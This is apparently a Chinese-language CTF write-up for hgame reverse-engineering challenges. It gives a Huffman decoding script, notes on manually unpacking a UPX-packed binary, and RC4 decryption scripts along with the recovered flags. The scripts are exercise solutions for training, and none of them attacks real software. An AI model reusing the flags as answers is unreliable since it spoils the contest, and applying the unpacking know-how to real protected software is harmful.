
AI写一个Huffman的解密脚本

```
import json

# 递归解析霍夫曼树，提取符号与编码
def parse_huffman_tree(tree, prefix=""):
    huffman_tree = {}

    # 如果是叶子节点（包含 's' 字段），则这是一个符号节点
    if 's' in tree:
        huffman_tree[chr(tree['s'])] = prefix  # 使用 chr() 将整数转换为字符
    else:
        # 否则继续递归地解析 'a' 和 'b' 子树
        if 'a' in tree:
            huffman_tree.update(parse_huffman_tree(tree['a'], prefix + "0"))
        if 'b' in tree:
            huffman_tree.update(parse_huffman_tree(tree['b'], prefix + "1"))

    return huffman_tree

# 使用霍夫曼树解码压缩数据
def decode_huffman(huffman_tree, encoded_data):
    # 反转映射：从编码到符号
    code_to_symbol = {v: k for k, v in huffman_tree.items()}

    decoded = []
    current_code = ""

    for bit in encoded_data:
        current_code += bit
        if current_code in code_to_symbol:
            decoded.append(code_to_symbol[current_code])  # 这里直接添加符号字符
            current_code = ""  # 重置当前编码

    return ''.join(decoded)  # 这里会返回解码后的字符串

# 读取 enc.txt 文件并解析
def decode_from_file(enc_file):
    with open(enc_file, 'r') as file:
        # 读取霍夫曼树（文件的第一部分是 JSON 格式的树）
        huffman_tree_data = json.loads(file.readline().strip())

        # 读取压缩数据（第二部分是编码数据）
        encoded_data = file.readline().strip()

    # 解析霍夫曼树
    huffman_tree = parse_huffman_tree(huffman_tree_data)

    # 解码
    decoded_data = decode_huffman(huffman_tree, encoded_data)

    return decoded_data

# 使用示例
if __name__ == '__main__':
    encoded_file = 'enc.txt'  # 输入的编码文件
    print(decode_from_file(encoded_file))
```

```
# hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
```

Turtle

这题比较困难的地方是对upx手动脱壳，按照这个博客进行的upx手动脱壳



然后用脱壳出来的软件逆向分析，可以得到 sub_401876是主函数 ,sub_401550，sub_40163E，sub_40175A分别是填充v1、对key加密、对flag加密

算是两个难度不高的对称加密

```
def rc4(key, data):
    # 初始化密钥调度算法（KSA）
    S = list(range(256))  # 初始化 S 盒，长度为 256
    j = 0
    key_length = len(key)

    # 执行密钥调度算法（KSA）
    for i in range(256):
        j = (j + S[i] + key[i % key_length]) % 256
        S[i], S[j] = S[j], S[i]

    # 执行伪随机生成算法（PRGA），加密或解密数据
    i = j = 0
    output = []
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        output.append(byte ^ S[(S[i] + S[j]) % 256])

    return bytes(output)

if __name__ == "__main__":
    # 密钥（从 C 代码中提取的“yekyek”）
    key = b"yekyek"  # 这是密钥，没有改变

    v4 = bytes([  # 这里将原密文数据与 'Q' 和 'J' 一并添加进去
        (256 + (-51)) % 256, (256 + (-113)) % 256,
```

```
        (256 + 37) % 256, (256 + 61) % 256,
        (256 + (-31)) % 256, ord('Q'), ord('J')
    ])  # 包含 Q 和 J

    # 使用 RC4 解密
    decrypted_data = rc4(key, v4)

    # 打印解密后的数据
    print("Decrypted data:", decrypted_data.decode('utf-8', errors='ignore'))

#ecg4ab6
```

```
def decrypt_sub_40175A(a1, a2, a3):

    v6 = 0
    v7 = 0
    result = bytearray(a1)  # 复制加密数据，以便修改

    # RC4 的 KSA（密钥调度算法）
    S = list(range(256))  # 初始化 256 长度的 S
    j = 0
    key_length = len(a3)

    # 初始化 S 盒并执行密钥调度算法
    for i in range(256):
        j = (j + S[i] + a3[i % key_length]) % 256
        S[i], S[j] = S[j], S[i]

    # 解密过程
    for i in range(a2):
        v7 = (v7 + 1) % 256
        v6 = (S[v7] + v6) % 256

        # 交换 S[v7] 和 S[v6]
        S[v7], S[v6] = S[v6], S[v7]

        # 解密是通过加法进行的，同时确保结果在字节范围内
        result[i] = (result[i] + S[(S[v7] + S[v6]) % 256]) % 256

    return bytes(result)

# 示例：解密密文
if __name__ == "__main__":
    # 密文（填入提供的 v2 数据）
    v2 = [
        -8, -43, 98, -49, 67, -70, -62, 35, 21, 74, 81, 16, 39, 16, -79, -49,
        -60, 9, -2, -29, -97, 73, -121, -22, 89, -62, 7, 59, -87, 17, -63, -68,
        -3, 75, 87, -60, 126, -48, -86, 10
    ]
    a1 = bytes([(256 + byte) % 256 for byte in v2])  # 将负数转为 0-255 范围内的字节
    a2 = len(a1)  # 密文的长度

    # 密钥（"ecg4ab6"）
    key = b"ecg4ab6"

    # 调用解密函数
    decrypted_data = decrypt_sub_40175A(a1, a2, bytearray(key))

    # 打印解密后的数据
    print("Decrypted data:", decrypted_data.decode('utf-8', errors='ignore'))
```

```
#hgame{Y0u'r3_re4l1y_g3t_0Ut_of_th3_upX!}
```